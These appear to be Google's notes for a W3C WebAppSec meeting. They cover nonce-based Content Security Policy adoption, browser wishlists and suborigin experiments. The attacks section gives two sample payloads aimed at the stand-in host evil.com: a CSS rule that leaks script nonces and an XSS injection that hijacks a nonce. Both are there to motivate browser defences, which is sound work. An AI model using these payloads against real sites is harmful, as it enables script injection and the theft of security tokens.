Google

# Notes for WebAppSec @ TPAC 2017

*aaj@google.com*

# Content Security Policy: Adoption

# Update: Adoption of CSP based on script-src nonces

30-second overview of nonce-based policies:

1. Remove inline event handlers (`onclick`, etc) and `javascript:` URIs
   a. The only way to execute scripts from markup is via `<script>` elements
2. Create a random value for every response and set as attribute on scripts
   a. `<script nonce="random123"></script>`
   b. `<script src="/script.js" nonce="random123"></script>`
3. Send a response header with CSP allowing only scripts with a valid nonce
   a. Content-Security-Policy: script-src **'nonce-random123'** 'strict-dynamic' 'unsafe-eval'
4. Roll out to users in Report-Only mode, monitor violations, fix things, etc.


# CSP adoption at Google

Largest user-facing applications

- Gmail (mail.google.com)
- Google Accounts (accounts.google.com)
- Google Docs, Wallet, Photos, Contacts, ...

High-value UIs

- Account management applications
- Cloud administrative interfaces
- Chrome Web Store
- Internal applications



# Nonce-based CSP adoption

At Google:

- Over 70 distinct services / applications enforcing CSP
- Enabled for ~50% of HTML responses from *.google.com
- Required for new apps, enabled by default in popular frameworks

Elsewhere:

- Uber (www.uber.com)
- Pinterest (www.pinterest.com)
- Optimizely (app.optimizely.com)

# CSP *feature wishlist* for browser vendors

- 'strict-dynamic' (https://www.w3.org/TR/CSP3/#strict-dynamic-usage)
  - Allows adoption of useful nonce-based policies
- 'report-sample' (https://w3c.github.io/webappsec-csp/#grammardef-report-sample)
  - Lets developers debug CSP violation reports and make sure they don't break the application when switching to an enforcing CSP.
- CSP violation events (https://www.w3.org/TR/CSP3/#securitypolicyviolationevent)
  - Allows debugging of violations if a CSP report has insufficient details

# Content Security Policy: Security

# Attacks on nonce-based CSP

1. Exfiltrating nonce values from the DOM
   a. Using scriptless features to extract nonce values from existing scripts

```
<style>
  script[nonce^=a]  { background-image: url(//evil.com/prefix-is-a) };
  script[nonce^=ab] { background-image: url(//evil.com/prefix-is-ab) };
</style>
```

   b. Effective when the injection can be triggered multiple times without a page reload

2. Hijacking of nonces set on an existing `<script>` element

```
[XSS]<script src="//evil.com/js" injected="[/XSS]
<script type="text/javascript" nonce="random123"></script>
```

   a. Effective when the injection point of a reflected XSS is right before a valid script

3. Non-platform attacks (behaviors introduced by JS frameworks)

# CSP *security wishlist* for browser vendors

- Hiding nonces from the DOM (https://github.com/whatwg/html/pull/2373)
  - When adding an element with a nonce to a document, move its nonce to an internal slot, and expose that slot's value via the nonce IDL attribute.

```
<script nonce>onCssLoad();</script>
<script id="base-js" nonce src="https://www.gstatic.com/api.js">…</script>
```

- Preventing execution of scripts which appear to have hijacked nonces via "dangling attributes" (https://w3c.github.io/webappsec-csp/#is-element-nonceable)

***Note**: These changes are important because they block generic attacks on any application which uses CSP nonces to bless inline scripts.*

# Remaining CSP Pain Points

# Areas which could use more work before CSP3 CR


1. Difficulty of removing inline event handlers from existing code
    - Refactoring is often tedious: lack of tests, blocking on inline scripts in dependencies, hard to demonstrate value to developers.
2. Handling static HTML content (cannot use nonces)
    - `'unsafe-hashed-attributes'` may help with both of these issues
3. Noise from CSP violation reports
    - `'report-sample'` in all browsers would be great
4. Increasing the expressive power of nonces
    - Allowing nonces to apply to form-action, base-uri, etc.
5. Things on Mike's list (`disown-opener`, `navigation-to`, …)

[end]

# Suborigins

[Placeholder for a soul-searching discussion about privilege separation on the web]

# Experiments with suborigins (@eli_ionescu)




**Suboriginator** - Chrome extension using the prototype implementation of suborigins to understand required application changes:

1. Enable suborigins based on path (e.g. google.com/trends) or HTTP header
    a. [Optionally] Simulate server support for suborigins
2. Detect common errors based on console messages
    a. CORS issues if cross-origin endpoint isn't suborigin-aware
    b. postMessage from child frame expecting to interact with the main origin
    c. Errors due to framing restrictions and direct DOM access
3. Generate report for the developer

Suboriginator report for: https://www.google.com/webmasters

## Cross-origin errors

Cross-origin errors are the most common now because of the suborigin separation. These can be encountered on three levels :




For each level, there are different error types, devided into three categories: OPTIONS method is not set, request are forbidden and other errors

### Suborigin → Suborigin

These requests are from the suborigin to the same suborigin.

#### OPTIONS method is not set for:

For the following requests the response was 405 - Method not set.

| Count | URL | Solution Flags |
|---|---|---|
| 15 | https://www.google.com/webmasters/tools/gwt/SITE_LIST?hl=en | |

**Fix this:** In order to fix these errors, the server has to allow OPTIONS requests.

### Suborigin → External

These requests are from the suborigin to an external context.


#### Forbidden error received for requests:

For the following requests the response was 403 - Forbidden access.

| Count | URL | Solution Flags |
|---|---|---|
| 14 | https://ogs.google.com/u/0/_/og/botguard/get?rt=j&sourceid=45 | |
| 14 | https://ogs.google.com/u/0/_/notifications/count | |

**Fix this:** In order to fix these errors, the suborign has to be whitelisted for the preflight requests.

# Initial suborigin compatibility results



*Caveat: Results are likely Google-specific*

- In *easy mode* (`unsafe-*` flags set) most work is related to CORS
  - Modifying cross-origin endpoints to set response headers to allow requests from suborigins.
  - Modifying same-origin but non-same-suborigin endpoints to allow requests from suborigins (support OPTIONS & set CORS headers)
  - Small number of common APIs to update
- Many cases of self-contained applications and static pages which require no changes to enable suborigins.
- Long tail of code with baked-in assumptions about the current origin.

# Remaining questions for suborigins

- Handling browser permissions
  - Inherit from main origin or segregate by suborigin?
- Protecting suborigins from XHR from main origin
  - Integration with Fetch
- Protecting suborigins from malicious Service Worker in main origin
- Serialization for postMessage / CORS & integration with HTML

[end]